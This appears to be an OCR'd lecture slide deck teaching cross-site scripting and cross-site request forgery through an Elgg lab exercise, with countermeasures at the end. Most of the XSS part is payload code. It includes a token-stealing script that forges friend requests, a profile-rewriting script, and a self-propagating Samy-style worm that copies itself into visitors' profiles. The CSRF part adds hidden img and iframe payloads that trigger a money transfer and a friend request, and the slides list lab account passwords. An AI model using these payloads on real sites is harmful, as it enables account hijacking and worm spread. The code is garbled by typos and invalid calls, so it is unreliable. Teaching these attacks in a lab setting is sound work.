
XSS Damage

1. Manipulate the DOM object and make arbitrary changes to the web page
2. Spoof requests
3. Steal information such as cookies

Samy Profile



Goal: Einstein Reecognizes Samy as Smarter



XSS in Action

USER	USERNAME	PASSWORD
Admin	admin	seedelgg
Rainman	Rainman	Seedrainman
Samy	samy	seedsamy

Capture the Add-friend Request

http://www.website.com/action/friends/add?friend=42
&__elgg_ts=14555&__elgg_token=7c999
.....
Cookie: Elgg=nstklor….

Construct a Script

<script is="worm" type="text/javascript>

Var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
Var token = "&__elgg_token="+elgg.security.token.__elgg_token;

Var sendurl=http://www.website.com/action/friends/add?friend=42
+token+ts

Var Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.sendRequestHeader("Host","www.website.com")
Ajax.sendRequedstHeader(….)
Ajax.send()
</script>

Inject the Script Into the Profile


Modify Visitor's Profile

Past the code into the About me field

```
<script id="worm" type="text/javascript>
var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
var token = "&__elgg_token="+elgg.security.token.__elgg_token;
var desc ="&description=SAMY IS SMARTER";
Desc+="&accesslevel[description]=2"'
Var sendurl=http://www.website.com/action/friends/edit

Var Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.sendRequestHeader("Host","www.website.com")
Ajax.sendRequedstHeader(....)
Ajax.send(token+ts+name+desc+guid)
</script>
```

Propagation



Propagation – How to Change the Script?

Past the code into the About me field

```
<script id="worm" type="text/javascript>
var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
var token = "&__elgg_token="+elgg.security.token.__elgg_token;
var desc ="&description=SAMY IS SMARTER";
Desc+="&accesslevel[description]=2"'
var sendurl=http://www.website.com/action/friends/edit

Var Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.sendRequestHeader("Host","www.website.com")
Ajax.sendRequedstHeader(….)
Ajax.send(token+ts+name+desc+guid)
</script>
```

Propagation – How to Change the Script?

```
.....
var headerTag="script id=\"worm\" type=\"text/javascript\>";
var jscode=document.getElementById("worm").innerHTML;
var tailTag="</"+ "script>";
Var warmcode=encodeURIComponent(headerTag+jscode+tailCode);
......
var desc ="&description=SAMY IS SMARTER" + wormcode;

Desc+="&accesslevel[description]=2"'
Var sendurl=http://www.website.com/action/friends/edit

Var Ajax=new XMLHttpRequest();
....
Ajax.send(token+ts+name+desc+guid)
</script>
```

Add the code to the description field of the target

Preventing XSS Attacks

- Browser does not know whether the received code is generated by the application or injected => all is code to execute

- Countermeasures
  1. Using input sanitization libraries to filter data from code
  2. Server encodes html to make it not executable


     E.g., <script> alert('XSS')</script> to "<script> alert('XSS'). The browser converts it to <script> alert('XSS')</script> and displays it.

Cross-Site Request Forgery in OWASP Top 10

OWASP Top 10 – 2013 (Previous)	OWASP Top 10 – 2017 (New)
A1 – Injection	A1 – Injection
A2 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References - Merged with A7	A4 – Broken Access Control (Original category in 2003/2004)
A5 – Security Misconfiguration	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control - Merged with A4	A7 – Insufficient Attack Protection (NEW)
A8 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known ities
A10 – Unvalidated Redirects and Forwards - Dropped	A10 – Underprotected APIs (NEW


Number 8

Cross-Site Request Forgery (CSRF)



Cross-Site Request Forgery (CSRF)

The page of the attacker website make a get or post to the target website



Cross-Site Request Forgery (CSRF)

Use other tags to hide the CSRF

<img
src="http://www.bank32.com/tranfer.php?to=me&amount=500">

<iframe
="http://www.bank32.com/tranfer.php?to=me&amount=500">
</iframe>

CSRF for Elgg's Add-friend

```
<html>
<body>
<h1> This is CSRF </h1>

<img src=http://www.elgg.com/action/freinds/add?friend=42
alt="image" width="1" height="1">

</body>
</html>
```

Countermeasures for CSRF

1. Use of referrer header – browser sends the source site

2. Use same-site cookie – Cookie provided by the site and has attribute SameSite. Unlike regular cookies, these are sent with same site. They are sent with cross-site requests only if vattribute alue is LAX.

3. Use secret token – pages from different site cannot access this variable. It is attached to all webpages from same site

Thank you

Any Question?